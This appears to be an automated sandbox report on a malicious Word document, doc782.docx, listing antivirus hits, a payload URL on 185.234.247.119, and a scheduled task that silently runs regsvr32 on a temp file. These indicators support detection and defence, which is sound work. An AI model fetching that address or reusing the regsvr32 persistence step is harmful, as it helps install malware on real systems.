29.2.regsvr32.exe.4af0000.3.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
34.0.explorer.exe.2ec0000.0.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
28.2.regsvr32.exe.42f0000.3.unpack	100%	Avira	HEUR/AGEN.1232827		Download File
28.2.regsvr32.exe.42a0000.2.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
27.2.regsvr32.exe.4420000.2.unpack	100%	Avira	HEUR/AGEN.1232827		Download File
27.2.regsvr32.exe.4990000.3.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
38.2.regsvr32.exe.2d80000.0.unpack	100%	Avira	HEUR/AGEN.1232827		Download File
33.2.explorer.exe.2e60000.0.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
29.2.regsvr32.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1232827		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://www.borland.com/namespaces/Types-IWSDLPublish	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://185.234.247.119/123.RES	2%	Virustotal		Browse
http://185.234.247.119/123.RES	0%	Avira URL Cloud	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://185.234.247.119:80/123.RES	2%	Virustotal		Browse
http://185.234.247.119:80/123.RES	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://www.borland.com/namespaces/Typeshhttp://www.borland.com/namespaces/Types-IWSDLPublish	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://crl.micro	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://www.borland.com/namespaces/TypesU	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://www.borland.com/namespaces/Types	0%	URL Reputation	safe	
http://www.borland.com/namespaces/Typesp	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://185.234.247.119/123.RES	true	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://login.microsoftonline.com/	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://shell.suite.office.com:1443	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://schemas.xmlsoap.org/soap/encoding/Nhttp://www.borland.com/namespaces/Types	explorer.exe, 00000021.00000003.67730469 2.00000000050E4000.00000004.00000800.000 20000.00000000.sdmp, regsvr32.exe, 00000 026.00000002.711839050.0000000002D81000. 00000020.00000001.01000000.0000000E.sdmp	false		high
http://https://autodiscover-s.outlook.com/	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://roaming.edog.	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://cdn.entity.	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://powerlift.acompli.net	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://cortana.ai	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://api.aadrm.com/	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/soap/http	regsvr32.exe, 00000026.00000002.71183905 0.0000000002D81000.00000020.00000001.010 00000.0000000E.sdmp	false		high
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://api.microsoftstream.com/api/	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://cr.office.com	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• Avira URL Cloud: safe	low
http://https://portal.office.com/account/?ref=ClientMeControl	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://graph.ppe.windows.net	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://www.borland.com/namespaces/Types-IWSDLPublish	regsvr32.exe, 00000026.00000002.71360273 4.0000000002F30000.00000004.00001000.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://store.office.cn/addinstemplate	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/soap/encoding/	regsvr32.exe, 00000026.00000002.71183905 0.0000000002D81000.00000020.00000001.010 00000.0000000E.sdmp	false		high
http://https://api.aadrm.com	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://messaging.engagement.office.com/	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://dev0-api.acompli.net/autodetect	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://web.microsoftstream.com/video/	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://185.234.247.119:80/123.RES	~WRS{677538CC-22A1-43D9-BD9A-C629280F1C4E}.tmp.0.dr	false	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://graph.windows.net	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://dataservice.o365filtering.com/	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://www.borland.com/namespaces/Typeshhttp://www.borland.com/namespaces/Types-IWSDLPublish	explorer.exe, 00000021.00000003.67730469 2.00000000050E4000.00000004.00000800.000 20000.00000000.sdmp, regsvr32.exe, 00000 026.00000002.711839050.0000000002D81000. 00000020.00000001.01000000.0000000E.sdmp	false	• URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://crl.micro	msdt.exe, 00000007.00000002.713967957.00 00000005990000.00000004.00000800.0002000 0.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://schemas.xmlsoap.org/wsdl/	regsvr32.exe, 00000026.00000002.71183905 0.0000000002D81000.00000020.00000001.010 00000.0000000E.sdmp	false		high
http://https://ncus.contentsync.	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://weather.service.msn.com/data.aspx	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://apis.live.net/v5.0/	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://schemas.xmlsoap.org/wsdl/mime/	regsvr32.exe, 00000026.00000002.71183905 0.0000000002D81000.00000020.00000001.010 00000.0000000E.sdmp	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://management.azure.com	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://outlook.office365.com	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://wus2.contentsync.	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://www.borland.com/namespaces/TypesU	explorer.exe, 00000021.00000003.67730469 2.00000000050E4000.00000004.00000800.000 20000.00000000.sdmp, regsvr32.exe, 00000 026.00000002.711839050.0000000002D81000. 00000020.00000001.01000000.0000000E.sdmp	false	• URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/odc/insertmedia	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://schemas.xmlsoap.org/soap/envelope/	explorer.exe, 00000021.00000003.67730469 2.00000000050E4000.00000004.00000800.000 20000.00000000.sdmp, regsvr32.exe, 00000 026.00000002.711839050.0000000002D81000. 00000020.00000001.01000000.0000000E.sdmp	false		high
http://https://api.office.net	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false	• URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://entitlement.diagnostics.office.com	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://substrate.office.com/search/api/v2/init	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://outlook.office.com/	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://schemas.xmlsoap.org/wsdl/soap/	regsvr32.exe, 00000026.00000002.71183905 0.0000000002D81000.00000020.00000001.010 00000.0000000E.sdmp	false		high
http://https://storage.live.com/clientlogs/uploadlocation	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://outlook.office365.com/	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://webshell.suite.office.com	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high
http://www.borland.com/namespaces/Types	regsvr32.exe, 0000001C.00000002.67287209 4.0000000000867000.00000004.00000020.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.borland.com/namespaces/Typesp	regsvr32.exe, 0000001B.00000002.67262718 7.0000000002BD7000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://management.azure.com/	DD77C7D6-2AC5-4FD4-86E9-418877D1BD59.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.234.247.119	unknown	Russian Federation		198004	INTERKONEKT-ASPL	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	640940
Start date and time: 07/06/202219:48:55	2022-06-07 19:48:55 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 54s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	doc782.docx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	41
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.expl.evad.winDOCX@31/32@0/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 15.4% (good quality ratio 14.6%) • Quality average: 77.3% • Quality standard deviation: 26.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .docx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, sdiagnhost.exe, mrxdav.sys, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, conhost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.32.63, 52.109.88.38, 52.109.76.34, 52.109.12.23, 52.109.12.21, 52.109.12.22, 20.223.24.244
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, fs.microsoft.com, prod-w.nexus.live.com.akadns.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, prod.configsvc1.live.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, ctldl.windowsupdate.com, arc.msn.com, licensing.mp.microsoft.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, store-images.s-microsoft.com, login.live.com, config.officeapps.live.com, sls.update.microsoft.com, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:52:07	Task Scheduler	Run new task: swyghewz path: regsvr32.exe s>-s "C:\Users\user\AppData\Local\Temp\t1.A"

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.accdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Microsoft Access Database
Category:	dropped
Size (bytes):	528384
Entropy (8bit):	0.475473229136101
Encrypted:	false
SSDEEP:	384:hGfXQVJCC88SFyfZ0jGBtRe7JJWzwtZ1Ia+hVZO4Fg:kfX+ClHeZPaSz/5I
MD5:	766811A42870AEE1D9D9EDC5CF39B751
SHA1:	4CCD5DD755B159D32716FBBEECA2B33FC67B1466
SHA-256:	88640A8D62914E568A7ADA112DCC06DED81028F1375883BC60575D8BEC2F20D7
SHA-512:	B3CF99A75F5480D9FC6E60D2EBF0EABFC5C775CE7C7BDB7227D7A7149A63431BC2A602352A36B687D877410ECD661E044A22445ED2C96840A7AD439E90245E9
Malicious:	false
Preview:	....Standard ACE DB.....n.b`..U.gr@?..~.....1.y..0...c...F...N)U.7...i.(...`.:{6Z...Z.C`..3..y[=.|*..|.....6...f_...$.g..'D...e....F.x....-b.T...4.0.....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.ini

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	36
Entropy (8bit):	2.730660070105504
Encrypted:	false
SSDEEP:	3:5NixJlElGUR:WrEcUR
MD5:	1F830B53CA33A1207A86CE43177016FA
SHA1:	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
SHA-256:	EAF9CDC741596275E106DDDCF8ABA61240368A8C7B0B58B08F74450D162337EF
SHA-512:	502248E893FCFB179A50863D7AC1866B5A466C9D5781499EBC1D02DF4F6D3E07B9E99E0812E747D76734274BD605DAD6535178D6CE06F08F1A02AB60335DE06
Malicious:	false
Preview:	C.e.n.t.r.a.l.T.a.b.l.e...a.c.c.d.b.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.laccdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.4172860556164644
Encrypted:	false
SSDEEP:	3:GUfFF/FaV:DtFdu
MD5:	C2AC3C4E2F040FECC0C759333329FC5F
SHA1:	D60D4854A23808FD2D67A20DDD9001D5567B1F53
SHA-256:	F42C7EE07D25E6BCABCFDA1B8EA31928008FDA1A2C51E8D5C08410E6802EF2F3
SHA-512:	5EFBE74E618899E05B228FB255CBF20468ED9303723F508202CED231FB0CAD966A92D7F092FC286CA5211EB8F56A0C6EA5CD742D94003064E7C42D92137C9DF
Malicious:	false
Preview:	855271. Admin.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\DD77C7D6-2AC5-4FD4-86E9-418877D1BD59

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	147863

Entropy (8bit):	5.3589579589937095
Encrypted:	false
SSDEEP:	1536:PcQW/gxgB5BQguw//Q9DQW+zQWk4F77nXmvidQXxUETLKz6e:OHQ9DQW+zIXLI
MD5:	87FB26E1D0012B07EAFADBCA4DB26C9C
SHA1:	A1BCD06085146F821F90C29449DDBD0F7AF9161D
SHA-256:	9086C5DAAE4C97AEA27959F6B9B69482E9C61E1D9BCF29B8AEB8DEBEA50C60EA
SHA-512:	F5F02C2C0180D115EF3A3B1BFD025BE299609A1029527349079BAA492B0521BA5E8255B7F38AC0F9FFC323352B549AAB220B3222D066D89A7702CCA29F6C2C2E
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-06-07T17:50:06">.. Build: 16.0.15330.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\16E37148.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	6241
Entropy (8bit):	4.836014560592255
Encrypted:	false
SSDEEP:	192:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiSe+1hPw6utjdkGPgz47:wDwIwERY5V7VaGPgz47
MD5:	A32050027AEA96B3B70E1056490A98C9
SHA1:	EF28C67583C8C8048C0BAAEAD036680A60441213
SHA-256:	E3BA1C45F9DD1F432138654B5F19CF89C55E07219B88AA7628334D38BB036433
SHA-512:	1C2A1605B67FEB57F99DC4C7DAFFB16D1F3CC48D12CFC338C6D4FD84348DD6A872F6A0DAEDA70E96F49AD05B0F9690211F67346E3E4660CA2E79ED6F038A60C
Malicious:	**true**
